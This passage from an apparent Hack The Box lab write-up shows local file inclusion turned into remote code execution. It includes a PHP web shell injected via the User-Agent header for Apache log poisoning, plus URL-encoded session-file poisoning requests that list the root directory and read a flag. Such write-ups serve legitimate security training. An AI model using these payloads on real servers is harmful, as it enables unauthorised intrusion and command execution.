
- This is what the
pwdcommand returns:/var/www/html- This command prints the current working directory.
flag:
/var/www/html
Challenge 2
Try to use a different technique to gain RCE and read the flag at /
For this second challenge I will use the second method shown in this section.
The second part of this section focused on server log poisoning, so lets try and see if we are able to read logs through our LFI vulnerability (language feature):
Let's try including the Apache access log from /var/log/apache2/access.log, and see what we get:
http://154.57.164.70:32606/index.php?language=/var/log/apache2/access.log

- We are able to read this apache log!
- The log contains the remote IP address, request page, response code, and the
User-Agentheader
The User-Agent header is controlled by us through the HTTP request headers, so we should be able to poison this value.

To do so, we will use Burp Suite to intercept our earlier LFI request and modify the User-Agent header to Apache Log Poisoning.
- First go to the Intercept tab under Proxy
- Then click Intercept off to turn the switch and start intercepting requests.
- Now reload the request we just made to read the
/var/log/apache2/access.logfile

We have intercepted a request in which we can control theUser-Agentheader, now we need to change the value of this header to make it useful for us to accomplish RCE. The way to do this is to include a web shell so that whenever the file gets included (i.e. loaded) its PHP contents get executed and that we are able to see the results of the commands we pass in.
To do this, we can:
- Change the value on the
User-Agentfield to:<?php system(\$_GET['cmd']); ?>
- Click on Forward to let the request reach the server
- Turn off intercept after this step
At this point we have uploaded a web shell to the /var/log/apache2/access.log log file which we know are able to include through our LFI vulnerability (language feature). As the log should now contain PHP code, the LFI vulnerability should execute this code, and we should be able to gain remote code execution. We can specify a command to be executed with (&cmd=id).
Since we are tasked to read a flag under / (root) directory, lets first try to list this directory to see what the file name for the flag could look like (pass an ls command):
The above method didn't work for me but I tried.
I will go back to our previous method. (note I had to change my cookie because the previous one expired naturally)
First do this:
http://154.57.164.70:32606/index.php?language=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E

Then this to list all the files under the root directory:
http://154.57.164.70:32606/index.php?language=/var/lib/php/sessions/sess_ac9d8asoan2bdiuuiepaf4paou&cmd=ls /
Again do this to overwrite the session file:
http://154.57.164.70:32606/index.php?language=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E
Now we want to read this file using the cat command:
http://154.57.164.70:32606/index.php?language=/var/lib/php/sessions/sess_ac9d8asoan2bdiuuiepaf4paou&cmd=cat /c85ee5082f4c723ace6c0796e3a3db09.txt

flag: HTB